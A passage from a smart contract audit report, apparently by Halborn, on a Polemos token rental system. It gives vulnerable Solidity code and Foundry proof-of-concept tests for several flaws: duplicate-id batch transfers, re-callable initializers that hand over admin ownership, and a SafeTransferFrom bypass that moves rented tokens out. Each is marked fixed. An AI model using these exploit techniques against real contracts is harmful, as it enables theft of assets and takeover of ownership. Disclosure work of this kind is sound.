The `_applyErc1155Rules()` and `_checkErc1155Transfer()` functions determine if the batch transfer of owned tokens is allowed. The batch transfer, defined as `SafeBatchTransferFrom_Erc1155` operation type, allows transferring multiple ERC1155 tokens with provided amounts at once. However, as the `_checkErc1155Transfer()` function checks the rental wallet's balances, the `_applyErc1155Rules()` function does not check if `RentalPolicyArguments.tokenIds` contains distinct values. Therefore, it is possible to provide one `tokenId` multiple times with the amount set up-to owned tokens balance. Furthermore, the OpenZeppelin's implementation of `safeBatchTransferFrom()` does not check user input against distinct values. Ultimately, this vulnerability can be abused to bypass the `checkPolicy()` restrictions and trigger the batch transfer that includes all rental tokens.

As an example, consider the below scenario:

1. The borrower register new rental wallet.
2. The lender stakes an amount of ERC1155 token, e.g., 10 tokens of tokenId=1.
3. The borrower borrows ERC1155 tokens.
4. The borrower transfers owned tokens to the rental wallet with the same tokenId=1 and amount=10. Note that the rental wallet has now total balance equal to 20.
5. The borrower triggers in solution-backend the batch token transfer from rental wallet for tokenId=1. The RentalPolicyArguments.tokenIds is set to [1, 1] and RentalPolicyArguments.amounts is set to [10, 10]. Note that tokenIds contains duplicate ids.
6. Observe that the checkPolicy() transactions finishes successfully.
7. The solution-backend triggers safeBatchTransferFrom() for 20 tokens in total.

As a result, the malicious user abused the weakness in ERC1155 token validation to transfer out rental tokens from the rental wallet.

Code Location:

Listing 4: LibRentalPolicyCheck.sol (Lines 195-200)

```
165 function _applyErc1155Rules(
166         OperationType erc1155Operation,
167         uint256[] memory rentalWalletTotalBalances,
168         uint256[] memory rentalWalletClaimedBalances,
169         RentalPolicyArguments memory args,
170         address automatorAddress
171     ) private pure returns (RentalCheckResult memory) {
172         // method "set-approval-for-all" is prohibited, unless
 ↳ operator is the Automator
173         if (erc1155Operation == OperationType.
 ↳ SetApprovalForAll_Erc1155) {
174             if (args.operatorOrSpender == automatorAddress && args
 ↳ .approved) {
175                 return
176                     RentalCheckResult(true,
 ↳ PolicyCheckResponseCode.Checked_When_Erc1155_Operation);
```

```
177             }
178             return
179                 RentalCheckResult(
180                     false,
181                     PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation
182                 );
183         }
184
185         // this is required to return the most accurate result in
 ↳ case of safe-transfer operation
186         if (erc1155Operation == OperationType.
 ↳ SafeTransferFrom_Erc1155) {
187             return
188                 _checkErc1155Transfer(
189                     rentalWalletTotalBalances[0],
190                     rentalWalletClaimedBalances[0],
191                     args.amounts[0]
192                 );
193         }
194
195         for (uint256 i = 0; i < args.tokenIds.length; i++) {
196             RentalCheckResult memory check = _checkErc1155Transfer
 ↳ (
197                 rentalWalletTotalBalances[i],
198                 rentalWalletClaimedBalances[i],
199                 args.amounts[i]
200             );
201
202             // if there is not_checked result, then we should
 ↳ break the cycle and return with suitable result
203             if (check.resultCode == PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation) {
204                 return
205                     RentalCheckResult(
206                         false,
207                         PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation
208                     );
209             }
210         }
211         return
212             RentalCheckResult(
213                 true,
```

```
214                 PolicyCheckResponseCode.
 ↳ Checked_When_Erc1155_Operation_With_Own_Tokens
215             );
216     }
```

Listing 5: LibRentalPolicyCheck.sol (Line 291)

```
282 function _checkErc1155Transfer(
283         uint256 totalBalance,
284         uint256 claimedBalance,
285         uint256 txBalance
286     ) private pure returns (RentalCheckResult memory) {
287         // status: the given operation is applied to Claimed or
 ↳ Reclaimed asset
288         if (claimedBalance > 0) {
289             // allow to "safeBatchTransferFrom" / "
 ↳ safeTransferFrom" when user has enough own tokens to cover tx-
 ↳ amount
290             // (this means success when asset is Claimed /
 ↳ Reclaimed and user has enough non-rented tokens)
291             if (totalBalance - claimedBalance >= txBalance) {
292                 return
293                     RentalCheckResult(
294                         true,
295                         PolicyCheckResponseCode.
 ↳ Checked_When_Erc1155_Operation_With_Own_Tokens
296                     );
297             } else {
298                 return
299                     RentalCheckResult(
300                         false,
301                         PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation
302                     );
303             }
304         } else {
305             // Allow to "safe-batch-transfer-from" / "safe-
 ↳ transfer-from" for Staked or Unstaked asset
306             // or for unknown asset for Automator.
307             // (this means success when user tries to transfer own
 ↳  tokens, tokens he is approved to spend,
308             // or tokens not intersting for Automator)
309             return
310                 RentalCheckResult(
```

```
311                     true,
312                     PolicyCheckResponseCode.
 ↳ Checked_When_Erc1155_Operation_With_Own_Tokens
313                 );
314         }
315     }
```

Proof of Concept:

The below unit test confirms the possibility of triggering the checkPolicy() with duplicate entries in the RentalPolicyArguments.tokenIds collection. Furthermore, the same possibility is proven for safeBatchTransferFrom().

Listing 6: HalbornERC1155CheckPolicyTest.t.sol

```
function
 ↳ test_checkPolicy_ERC1155_SafeBatchTransferFrom_with_same_tokenId()
 ↳  public {
        claimAssetFromLenderToBorrowerERC1155();

        //mint 10 tokens to borrower1, so he has 20; 10 owned
        mockErc1155Token.mint(borrower1, 1, 10);

        uint256[] memory Ids = new uint256[](2);
        uint256[] memory ammounts = new uint256[](2);
        Ids[0] = 1;
        ammounts[0] = 10;
        Ids[1] = 1;
        ammounts[1] = 10;
        RentalPolicyArguments memory rentalPolicyArguments =
 ↳ RentalPolicyArguments(
            address(mockErc1155Token),
            Ids,
            borrower1,
            borrowerExternal1,
            ammounts,
            address(rentalAutomator),
            true,
            address(0),
            OperationType.SafeBatchTransferFrom_Erc1155
        );
```

```
24
25          vm.prank(borrower1);
26          (RentalCheckResult memory rentalCheckResult) =
↳ rentalAutomator.checkPolicy(rentalPolicyArguments, AssetType.
↳ EIP1155);
27          assertEq(rentalCheckResult.success, true);
28          assertEq(uint(rentalCheckResult.resultCode), uint(
↳ PolicyCheckResponseCode.
↳ Checked_When_Erc1155_Operation_With_Own_Tokens));
29
30          assertEq(mockErc1155Token.balanceOf(borrower1, 1), 20);
31          assertEq(mockErc1155Token.balanceOf(borrowerExternal1, 1),
↳  0);
32          bytes memory data;
33          vm.prank(borrower1);
34          mockErc1155Token.safeBatchTransferFrom(borrower1,
↳ borrowerExternal1, Ids, ammounts, data);
35          assertEq(mockErc1155Token.balanceOf(borrower1, 1), 0);
36          assertEq(mockErc1155Token.balanceOf(borrowerExternal1, 1),
↳  20);
37      }
```

```
    │   ├─ [5921] RentalPolicyHandler::applyPolicy((0xEF0f6FA72f90Bda42759fd9Bf4667345B47dE0F1, [1, 1], 0x67813D6b022C390aAa325df611D47d
2917DE1AAA, 0x763C2FCED08ce02cC680c28afA452a6672722955, [10, 10], 0x6F22FD8df7c23fd4686bAebEF05c3d7665dA5425, true, 0x00000000000000000
0000000000000000000000000, 12), [20, 20], [10, 10], RentalAutomator: [0x6F22FD8df7c23fd4686bAebEF05c3d7665dA5425]) [staticcall]
    │   │   └─ ← (true, 5)
    │   ├─ [279] RentalAssetHandler::getCurrentBlockTimeStamp() [staticcall]
    │   │   └─ ← 1000
    │   ├─ emit RentalPolicyChecked(success: true, resultCode: 5, from: 0x67813D6b022C390aAa325df611D47d2917DE1AAA, to: 0x763C2FCED08ce0
2cC680c28afA452a6672722955, tokenIds: [1, 1], txAmounts: [10, 10], userTotalBalances: [20, 20], userClaimedAmounts: [10, 10], timestamp:
 1000)
    │   └─ ← (true, 5)
    ├─ [677] MockErc1155::balanceOf(0x67813D6b022C390aAa325df611D47d2917DE1AAA, 1) [staticcall]
    │   └─ ← 20
    ├─ [2677] MockErc1155::balanceOf(0x763C2FCED08ce02cC680c28afA452a6672722955, 1) [staticcall]
    │   └─ ← 0
    ├─ [0] VM::prank(0x67813D6b022C390aAa325df611D47d2917DE1AAA)
    │   └─ ← ()
    ├─ [23552] MockErc1155::safeBatchTransferFrom(0x67813D6b022C390aAa325df611D47d2917DE1AAA, 0x763C2FCED08ce02cC680c28afA452a6672722955
, [1, 1], [10, 10], 0x)
    │   ├─ emit TransferBatch(operator: 0x67813D6b022C390aAa325df611D47d2917DE1AAA, from: 0x67813D6b022C390aAa325df611D47d2917DE1AAA, to
: 0x763C2FCED08ce02cC680c28afA452a6672722955, ids: [1, 1], values: [10, 10])
    │   └─ ← ()
    ├─ [677] MockErc1155::balanceOf(0x763C2FCED08ce02cC680c28afA452a6672722955, 1) [staticcall]
    │   └─ ← 20
    ├─ [677] MockErc1155::balanceOf(0x67813D6b022C390aAa325df611D47d2917DE1AAA, 1) [staticcall]
    │   └─ ← 0
    └─ ← ()
```

Risk Level:

Likelihood - 5

Impact - 5

Recommendation:

It is recommended to verify whether the `RentalPolicyArguments.tokenIds` collection contains only distinct ids for `SafeBatchTransferFrom_Erc1155` operation type within the `checkPolicy()` function.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit `4bbbcb7941556e7486b691cb58b811733a02d2d1`: the `validateTokensIdsList()` function call is now introduced in the body of the `_preparePolicyCheckData()` function. The validation verifies whether `tokenIds` are unique.

3.4 (HAL-04) DIAMOND PROXY INITIALIZE FUNCTIONS CAN BE CALLED MULTIPLE TIMES - CRITICAL

Description:

The solution implements diamond proxy as upgradeability pattern. The solution assumes that the proxy is firstly deployed, then initialize functions are called from each facet. However, the assessment revealed that the initializeRentalAdminFacet() and initalizeAuthenticatedUpgradabilityModule() can be called multiple times. Both functions can be abused to take the contract's ownership. In contrary, initializeRentalAutomator() from the RentalAutomatorFacet can be called only once, as it turns on the isInitialized property within the _initEip712Config().

Code Location:

Listing 7: RentalAuthenticatedUpgradabilityFacet.sol

```
69     function initalizeAuthenticatedUpgradabilityModule(address[]
↳ calldata adminUserList) external {
70         DiamondStorage storage ds = state();
71
72         RentalAuthenticatedUpgradabilityFacetStorage
73             storage facetStorage = getAuthentificationFacetStorage
↳ ();
74         require(!facetStorage.isInitialized,
↳ AUTHENTICATED_UPGRADABILITY_FACET_ALREADY_INITIALIZED);
75         require(adminUserList.length == MAX_ADMINS_COUNT,
↳ INVALID_ADMIN_LIST_LENGTH_ERR);
76         _validateListContainsUniqueItemsWithErr(adminUserList,
↳ DUPLICATED_ADMIN_USERS_ERR);
77
78         for (uint8 i; i < MAX_ADMINS_COUNT; ++i) {
79             address currentAdmin = adminUserList[i];
80             ds.adminList._isAdmin[currentAdmin] = true;
81             ds.adminList.addresses.push(currentAdmin);
```

```
82          }
83      }
```

Listing 8: RentalAdminFacet.sol

```
68      function initializeRentalAdminFacet() external {
69          RentalAdminFacetStorage storage facetStorage =
↳ getAdminFacetStorage();
70          require(!facetStorage.isInitialized,
↳ ADMIN_FACET_ALREADY_INITIALIZED);
71
72          DiamondStorage storage ds = state();
73          ds.adminAddress = msg.sender;
74      }
```

Listing 9: RentalAutomatorFacet.sol (Line 62)

```
40 function initializeRentalAutomator(
41          address _feeTokenContractAddress,
42          string memory _eip721DomainName
43      ) external {
44          DiamondStorage storage ds = state();
45
46          LibRentalParamValidator.validateAddressNotNullWithError(
47              _feeTokenContractAddress,
48              USDC_ADDRESS_IS_NILL_ERR
49          );
50          validateContractSupportsErc20Interface(
51              publicUtils(),
52              _feeTokenContractAddress,
53              address(this)
54          );
55
56          ds.feeTokenContractInstance = IERC20(
↳ _feeTokenContractAddress);
57          ds.defaultReclaimPeriod = DEFAULT_RECLAIM_PERIOD;
58          ds.minRentalPeriod = MIN_RENTAL_PERIOD;
59          ds.maxRentalPeriod = MAX_RENTAL_PERIOD;
60
61          // note: make sure this is invoked after recoverable facet
↳  is appended and inited
62          _initEip712Config(_eip721DomainName, IBaseRecoverable(
↳ address(this)));
```

```
63      }
```

Listing 10: Eip712ConfigFacet.sol (Line 33)

```
20      function _initEip712Config(string memory _domainName,
↳ IBaseRecoverable recoverable) internal {
21          Eip712ConfigFacetStorage storage facetStorage =
↳ getEip712FacetStorage();
22          require(!facetStorage.isInitialized,
↳ EIP712_CONFIG_FACET_ALREADY_INITIALIZED);
23
24          DiamondStorage storage ds = state();
25          ds.domainName = _domainName;
26
27          ds.cachedDomainSeparator = recoverable.
↳ buildDomainSeparator(
28              _domainName,
29              VERSION,
30              address(this)
31          );
32
33          facetStorage.isInitialized = true;
34      }
```

Proof of Concept:

The below unit tests confirm the possibility of triggering the initializeRentalAdminFacet() and initalizeAuthenticatedUpgradabilityModule() functions multiple times, whereas initializeRentalAutomator can be called only once.

Listing 11: HalbornDiamondProxyTests.t.sol

```
1       function setUp() public {
2           (...)
3
4           rentalDiamondLoupeFacet = new RentalDiamondLoupeFacet();
5           rentalAdminFacet = new RentalAdminFacet();
6           rentalRecoverableFacet = new RentalRecoverableFacet();
7           publicUtilsFacet = new PublicUtilsFacet();
8           rentalAutomatorFacet = new RentalAutomatorFacet();
```

```
9         rentalPolicyHandlerFacet = new RentalPolicyHandlerFacet();
10        rentalAutomatorFacet = new RentalAutomatorFacet();
11        rentalAssetHandlerFacet = new RentalAssetHandlerFacet();
12        rentalAuthenticatedUpgradabilityFacet = new
↳ RentalAuthenticatedUpgradabilityFacet();
13
14        FacetCutWithoutInitData[] memory cut = new
↳ FacetCutWithoutInitData[](8);
15
16        cut[0] = FacetCutWithoutInitData(
17            address(rentalAdminFacet),
18            FacetCutAction.Add,
19            generateSelectors("RentalAdminFacet")
20        );
21        cut[1] = FacetCutWithoutInitData(
22            address(rentalDiamondLoupeFacet),
23            FacetCutAction.Add,
24            generateSelectors("RentalDiamondLoupeFacet")
25        );
26        cut[2] = FacetCutWithoutInitData(
27            address(rentalRecoverableFacet),
28            FacetCutAction.Add,
29            generateSelectors("RentalRecoverableFacet")
30        );
31        cut[3] = FacetCutWithoutInitData(
32            address(publicUtilsFacet),
33            FacetCutAction.Add,
34            generateSelectors("PublicUtilsFacet")
35        );
36        cut[4] = FacetCutWithoutInitData(
37            address(rentalAutomatorFacet),
38            FacetCutAction.Add,
39            generateSelectors("RentalAutomatorFacet")
40        );
41        cut[5] = FacetCutWithoutInitData(
42            address(rentalPolicyHandlerFacet),
43            FacetCutAction.Add,
44            generateSelectors("RentalPolicyHandlerFacet")
45        );
46        cut[6] = FacetCutWithoutInitData(
47            address(rentalAssetHandlerFacet),
48            FacetCutAction.Add,
49            generateSelectors("RentalAssetHandlerFacet")
50        );
```

```
51          cut[7] = FacetCutWithoutInitData(
52              address(rentalAuthenticatedUpgradabilityFacet),
53              FacetCutAction.Add,
54              generateSelectors("
↳ RentalAuthenticatedUpgradabilityFacet")
55          );
56
57          rentalAutomatorProxy = new RentalAutomatorProxy(cut);
58
59          RentalAutomatorFacet(address(rentalAutomatorProxy)).
↳ initializeRentalAutomator(address(mockUSDToken), domainName);
60
61          address[] memory temp = new address[](3);
62
63          temp[0] = address(owner);
64          temp[1] = address(owner2);
65          temp[2] = address(owner3);
66
67          RentalAuthenticatedUpgradabilityFacet(address(
↳ rentalAutomatorProxy)).initalizeAuthenticatedUpgradabilityModule(
↳ temp);
68
69          RentalAdminFacet(address(rentalAutomatorProxy)).
↳ initializeRentalAdminFacet();
70          (...)
71      }
72
73     function test_diamond_proxy_initializeRentalAutomator_twice()
↳ public {
74          vm.prank(attacker1);
75          vm.expectRevert(bytes("AC-012"));
76          RentalAutomatorFacet(address(rentalAutomatorProxy)).
↳ initializeRentalAutomator(address(mockUSDToken), domainName);
77      }
78
79      function
↳ test_diamond_proxy_initalizeAuthenticatedUpgradabilityModule_twice
↳ () public {
80          address[] memory temp = new address[](3);
81
82          temp[0] = address(attacker1);
83          temp[1] = address(attacker2);
84          temp[2] = address(attacker3);
85
```

```
86          vm.prank(attacker1);
87          RentalAuthenticatedUpgradabilityFacet(address(
↳ rentalAutomatorProxy)).initalizeAuthenticatedUpgradabilityModule(
↳ temp);
88      }
89
90      function test_diamond_proxy_initializeRentalAdminFacet_twice()
↳  public {
91          vm.prank(attacker1);
92          RentalAdminFacet(address(rentalAutomatorProxy)).
↳ initializeRentalAdminFacet();
93      }
```

```
Running 3 tests for test/HalbornDiamondProxyTests.t.sol:HalbornRentalTest
[PASS] test_diamond_proxy_initalizeAuthenticatedUpgradabilityModule_twice() (gas: 167277)
[PASS] test_diamond_proxy_initializeRentalAdminFacet_twice() (gas: 22907)
[PASS] test_diamond_proxy_initializeRentalAutomator_twice() (gas: 48602)
Test result: ok. 3 passed; 0 failed; finished in 5.23s
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to turn on the `isInitialized` property within the `initializeRentalAdminFacet()` and `initalizeAuthenticatedUpgradabilityModule()` functions call.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit `cf0d83cd8d859d41e0059954d2d9be1bd2a2dd7e`: the `initializeRentalAdminFacet()` and `initalizeAuthenticatedUpgradabilityModule()` functions now turn on the `isInitialized` property.

3.5 (HAL-05) TRANSFERFROMRENTALWALLET BYPASS FOR SAFETRANSFERFROM ERC1155 IS POSSIBLE - CRITICAL

Description:

The solution implements rental wallets that are under the custody of the Polemos team. Each rental wallet is assigned to each borrower individually. After a successful asset claim, the rented asset is transferred to the rental wallet. Furthermore, the borrower can transfer owned tokens to the rental wallet. The borrower can manage the rental wallet off-chain, however, the list of possible actions is strictly limited. E.g., the borrower can transfer out any owned tokens from the rental wallet, but transferring the rented asset is forbidden. The `transferFromRentalWallet()` function is now available to the user, to manage owned and rental tokens within the rental wallet.

The assessment revealed that `transferFromRentalWallet()` with operation type set to `SafeTransferFrom` can be abused to steal ERC1155 rental tokens. The `_applyErc1155Rules()` function within the `_checkPolicy()` function only checks the first record of `amounts` collection from `RentalPolicyArguments` struct. Thus, it does not check if more records were provided. Additionally, the `transferFromRentalWalletERC1155()` function performs `_doERC1155Transfer()` for every record of `amounts` and `Ids` collections for both `SafeTransferFrom` and `SafeBatchTransferFrom` operation types. These two implementation characteristics allow the attacker to provider multiple records for `amounts` and `Ids` collections and force transfer of the rental tokens.

Code Location:

Listing 12: LibRentalPolicyCheck.sol (Lines 186-193)

```
165 function _applyErc1155Rules(
166         OperationType erc1155Operation,
167         uint256[] memory rentalWalletTotalBalances,
168         uint256[] memory rentalWalletClaimedBalances,
169         RentalPolicyArguments memory args,
170         address automatorAddress
171     ) private pure returns (RentalCheckResult memory) {
172         // method "set-approval-for-all" is prohibited, unless
 ↳ operator is the Automator
173         if (erc1155Operation == OperationType.
 ↳ SetApprovalForAll_Erc1155) {
174             if (args.operatorOrSpender == automatorAddress && args
 ↳ .approved) {
175                 return
176                     RentalCheckResult(true,
 ↳ PolicyCheckResponseCode.Checked_When_Erc1155_Operation);
177             }
178             return
179                 RentalCheckResult(
180                     false,
181                     PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation
182                 );
183         }
184
185         // this is required to return the most accurate result in
 ↳ case of safe-transfer operation
186         if (erc1155Operation == OperationType.
 ↳ SafeTransferFrom_Erc1155) {
187             return
188                 _checkErc1155Transfer(
189                     rentalWalletTotalBalances[0],
190                     rentalWalletClaimedBalances[0],
191                     args.amounts[0]
192                 );
193         }
194
195         for (uint256 i; i < args.tokenIds.length; i++) {
196             RentalCheckResult memory check = _checkErc1155Transfer
 ↳ (
197                 rentalWalletTotalBalances[i],
```

```
198                 rentalWalletClaimedBalances[i],
199                 args.amounts[i]
200             );
201
202             // if there is not_checked result, then we should
 ↳ break the cycle and return with suitable result
203             if (check.resultCode == PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation) {
204                 return
205                     RentalCheckResult(
206                         false,
207                         PolicyCheckResponseCode.
 ↳ Not_Checked_When_Erc1155_Operation
208                     );
209             }
210         }
211         return
212             RentalCheckResult(
213                 true,
214                 PolicyCheckResponseCode.
 ↳ Checked_When_Erc1155_Operation_With_Own_Tokens
215             );
216     }
```

Listing 13: LibRentalTransferUtils.sol

```
103     function transferFromRentalWalletERC1155(
104         address tokenContract,
105         address from,
106         address to,
107         uint256[] memory amounts,
108         uint256[] memory tokenIds
109     ) internal {
110         // note: real batch-transfer not supported
111         IERC1155 assetContract = IERC1155(tokenContract);
112         for (uint i; i < amounts.length; ++i) {
113             _doERC1155Transfer(
114                 assetContract,
115                 from,
116                 to,
117                 tokenIds[i],
118                 amounts[i],
119                 DEFAULT_ERC1155_OWNERSHIP_ERR,
120                 DEFAULT_ERC1155_APPROVAL_ERR
```

```
121             );
122         }
123     }
```

Proof of Concept:

The below unit test confirms the possibility of triggering the transferFromRentalWallet() with multiple entries in the RentalPolicyArguments.tokenIds and RentalPolicyArguments.amounts collections and operation type set to SafeTransferFrom that results in all tokens' transfers.

Listing 14: HalbornERC1155CheckPolicyTest.t.sol

```
function test_transferFromRentalWallet_SafeTransferFrom_ERC1155_bypass() public {
        claimAssetFromLenderToBorrowerERC1155();

        vm.prank(borrower1);
        mockErc1155Token.setApprovalForAll(address(rentalAutomatorProxy), true);

        uint256[] memory Ids = new uint256[](2);
        uint256[] memory ammounts = new uint256[](2);
        Ids[0] = 2;
        ammounts[0] = 0;
        Ids[1] = 1;
        ammounts[1] = 10;


        bytes32 structHash = keccak256(
            abi.encode(
                TRANSFER_FROM_RENTAL_TYPEHASH,
                mockErc1155Token,
                borrower1,
                borrowerExternal1,
                keccak256(abi.encodePacked(Ids)),
                keccak256(abi.encodePacked(ammounts)),
                rentalAutomatorProxy, //params.operatorOrSpender,
                true, //params.approved,
```

```
25                  address(0), //params.verifyingContract,
26                  uint256(OperationType.SafeTransferFrom_Erc1155),
27                  0,
28                  keccak256(bytes(TRANSFER_FROM_RENTAL))
29              )
30          );
31
32          bytes32 domainSeparator = rentalRecoverable.
↳ buildDomainSeparator(domainName, VERSION, address(
↳ rentalAutomatorProxy));
33          bytes32 readyForSigningHash = Hasher.hashTypedDataV4(
↳ structHash, domainSeparator);
34
35          (uint8 v, bytes32 r, bytes32 s) = vm.sign(ownerPrivateKey,
↳  readyForSigningHash);
36          bytes memory signature = abi.encodePacked(r,s,v);
37
38          RentalPolicyArguments memory rentalPolicyArguments =
↳ RentalPolicyArguments(
39              address(mockErc1155Token),
40              Ids,
41              borrower1,
42              borrowerExternal1,
43              ammounts,
44              address(rentalAutomatorProxy),
45              true,
46              address(0),
47              OperationType.SafeTransferFrom_Erc1155
48          );
49
50          assertEq(mockErc1155Token.balanceOf(borrower1, 1), 10);
51          assertEq(mockErc1155Token.balanceOf(borrower1, 2), 0);
52          assertEq(mockErc1155Token.balanceOf(borrowerExternal1, 1),
↳  0);
53          assertEq(mockErc1155Token.balanceOf(borrowerExternal1, 2),
↳  0);
54
55          vm.prank(borrower1);
56          (RentalCheckResult memory rentalCheckResult) =
↳ RentalAutomatorFacet(address(rentalAutomatorProxy)).
↳ transferFromRentalWallet(rentalPolicyArguments, AssetType.EIP1155,
↳  0, signature);
57
58          assertEq(rentalCheckResult.success, true);
```

```
59          assertEq(uint(rentalCheckResult.resultCode), uint(
↳ PolicyCheckResponseCode.
↳ Checked_When_Erc1155_Operation_With_Own_Tokens));
60
61          assertEq(mockErc1155Token.balanceOf(borrower1, 1), 0);
62          assertEq(mockErc1155Token.balanceOf(borrower1, 2), 0);
63          assertEq(mockErc1155Token.balanceOf(borrowerExternal1, 1),
↳  10);
64          assertEq(mockErc1155Token.balanceOf(borrowerExternal1, 2),
↳  0);
65      }
```

```
Running 1 test for test/HalbornERC1155.sol:HalbornRentalTest
[PASS] test_transferFromRentalWallet_SafeTransferFrom_ERC1155_bypass_that_should_revert() (gas: 1302570)
Test result: ok. 1 passed; 0 failed; finished in 5.31s
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to apply more strict validation rules for `_applyErc1155Rules()` and `transferFromRentalWalletERC1155()` functions used within the `transferFromRentalWallet()` function for operation type set to `SafeTransferFrom`

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit `e8b6e08011c7f0985a64972deeb0d95c29e88cdf`: the `transferFromRentalWallet()` function is now supporting two different functions:
- `safeTransferFromRentalWalletERC1155()`,
- `safeBatchTransferFromRentalWalletERC1155()`,
for transferring ERC1155 tokens basing on operation type.

3.6 (HAL-06) CHECKPOLICY REVERTS FOR APPROVE ERC20 OPERATION TYPE - MEDIUM

Description:

The solution implements rental wallets that are under the custody of the Polemos team. Each rental wallet is assigned to each borrower individually. After a successful asset claim, the rented asset is transferred to the rental wallet. Furthermore, the borrower can transfer owned tokens to the rental wallet. The borrower can manage the rental wallet off-chain, however, the list of possible actions is strictly limited. E.g. the borrower can transfer out any owned tokens from the rental wallet, but transferring the rented asset is forbidden. To check which action is allowed or prohibited, in before any action, the solution calls the `checkPolicy()` function from `RentalAutomator`. The `checkPolicy()` makes necessary checks, including the rental wallet tokens' balances and rental balances from `RentedStats` structure, to decide e.g. if a transfer of only owned tokens is allowed, and returns `RentalCheckResult` and emits `RentalPolicyChecked` event. Basing on the result and event emitted, the solution can decide about triggering the transfer.

The `checkPolicy()` function with the `Approve_Erc20` operation type is called prior to increasing the allowance for the rental automator contract. This process is done before calling the `returnAsset()` function that transfers the rental assets from the rental wallet to the lender. However, the assessment revealed that it is not possible to call the `checkPolicy()` function with the `Approve_Erc20` operation type, as it reverts in every case. Firstly, the function calls `_preparePolicyCheckData()` that returns two empty collections for the `Approve_Erc20` operation type. Then these collections do not pass `require` assertion in `_applyRules()` as they have no single record required.

As a result, the solution cannot return rental assets to the lender automatically. The approval process must be done then manually.

Code Location:

Listing 15: RentalAutomator.sol (Lines 700,706,710)

```
693 function _preparePolicyCheckData(
694         address rentalWallet,
695         uint256[] memory tokenIds,
696         address tokenContract,
697         AssetType assetType,
698         OperationType operation
699     ) private view returns (uint256[] memory totalBalances,
 ↳ uint256[] memory claimedBalances) {
700         if (
701             (operation >= OperationType.TransferNativeCoin &&
702                 operation <= OperationType.SignTypedData) ||
703             operation == OperationType.Unknown ||
704             operation == OperationType.SetApprovalForAll_Erc721 ||
705             operation == OperationType.SetApprovalForAll_Erc1155
 ↳ ||
706             operation == OperationType.Approve_Erc20
707         ) {
708             // note: do not check balances when operation is
 ↳ related to erc_20_approve, set_approve_for_all
709             // or to non-token operations and, therefore, return
 ↳ two empty arrays
710             return (totalBalances, claimedBalances);
711         }
712
713         // note: validate at this point only that tokenIds.length
 ↳ is greater than zero
714         require(tokenIds.length > 0,
 ↳ TOKEN_IDS_ARRAY_LENGTH_IS_ZERO_ERR);
715         totalBalances = new uint256[](tokenIds.length);
716         claimedBalances = new uint256[](tokenIds.length);
717
718         for (uint256 i = 0; i < tokenIds.length; i++) {
719             claimedBalances[i] = _getRentedAssetRecord(
720                 assetType,
721                 rentalWallet,
722                 tokenContract,
723                 tokenIds[i]
724             );
725             totalBalances[i] = assetHandler.getBalance(
726                 assetType,
727                 rentalWallet,
```

```
728                 tokenContract,
729                 tokenIds[i]
730             );
731         }
732     }
```

Listing 16: LibRentalPolicyCheck.sol (Lines 52-55)

```
29 function _applyRules(
30         OperationType operation,
31         uint256[] memory rentalWalletTotalBalances,
32         uint256[] memory rentalWalletClaimedBalances,
33         RentalPolicyArguments memory args,
34         address automatorAddress
35     ) private pure returns (RentalCheckResult memory res) {
36         res = RentalCheckResult(false, PolicyCheckResponseCode.
↳ Not_Checked);
37 
38         if (operation == OperationType.Unknown) {
39             return _appplyUknownOperationRules(operation);
40         }
41 
42         if (
43             operation >= OperationType.TransferNativeCoin &&
44             operation <= OperationType.SignTypedData
45         ) {
46             return _applyGeneralCallRules(operation, args,
↳ automatorAddress);
47         }
48 
49         if (operation >= OperationType.Transfer_Erc20 && operation
↳  <= OperationType.Approve_Erc20) {
50             // note: validating at this point that the caller
↳ strictly trying
51             // to operate with a single token in case erc20 checks
↳ ; it also means that empty arrays not allowed
52             require(
53                 rentalWalletTotalBalances.length == 1 &&
↳ rentalWalletClaimedBalances.length == 1,
54                 TOKEN_IDS_ARRAY_LENGTH_ERR
55             );
56             return
57                 _applyErc20Rules(
58                     operation,
```

```
                    rentalWalletTotalBalances[0],
                    rentalWalletClaimedBalances[0],
                    args,
                    automatorAddress
                );
        }

        if (
            operation >= OperationType.TransferFrom_Erc721 &&
            operation <= OperationType.SetApprovalForAll_Erc721
        ) {
            return
                _applyErc721Rules(
                    operation,
                    rentalWalletTotalBalances,
                    rentalWalletClaimedBalances,
                    args,
                    automatorAddress
                );
        }

        if (
            operation >= OperationType.SafeTransferFrom_Erc1155 &&
            operation <= OperationType.SetApprovalForAll_Erc1155
        ) {
            return
                _applyErc1155Rules(
                    operation,
                    rentalWalletTotalBalances,
                    rentalWalletClaimedBalances,
                    args,
                    automatorAddress
                );
        }

        revert(UNKNOWN_RENTAL_OPERATION_TYPE);
    }
```

Proof of Concept:

The below unit tests confirm the checkPolicy() reverts for the Approve_Erc20 operation type.

Listing 17: HalbornERC20CheckPolicyTest.t.sol

```
    function test_checkPolicy_ERC20_Approve_reverts() public {
        claimAssetFromLenderToBorrowerERC20();

        uint256[] memory Ids = new uint256[](1);
        uint256[] memory ammounts = new uint256[](1);
        Ids[0] = 0;
        ammounts[0] = 0;
        RentalPolicyArguments memory rentalPolicyArguments = RentalPolicyArguments(
            address(mockErc20Token),
            Ids,
            borrower1,
            borrowerExternal1,
            ammounts,
            address(rentalAutomator),
            true,
            address(0),
            OperationType.Approve_Erc20
        );

        vm.prank(borrower1);
        (RentalCheckResult memory rentalCheckResult) = rentalAutomator.checkPolicy(rentalPolicyArguments, AssetType.EIP20);
        assertEq(rentalCheckResult.success, true);
        assertEq(uint(rentalCheckResult.resultCode), uint(PolicyCheckResponseCode.Checked_When_Erc20_Operation));
    }
```

```
    ├─ [13613] RentalAutomator::checkPolicy((0xf5b8a1CcF29Cef7861A7b18c4bcD838341D10FF3, [0], 0x67813D6b022C390aAa325df611D47d2917DE1AAA, 0x763C2FCED08ce02cC680c28afA452a6672722955, [0], 0x6F22FD8df7c23fd4686bAebEF05c3d7665dA5425, true, 0x0000000000000000000000000000000000000000, 6), 0)
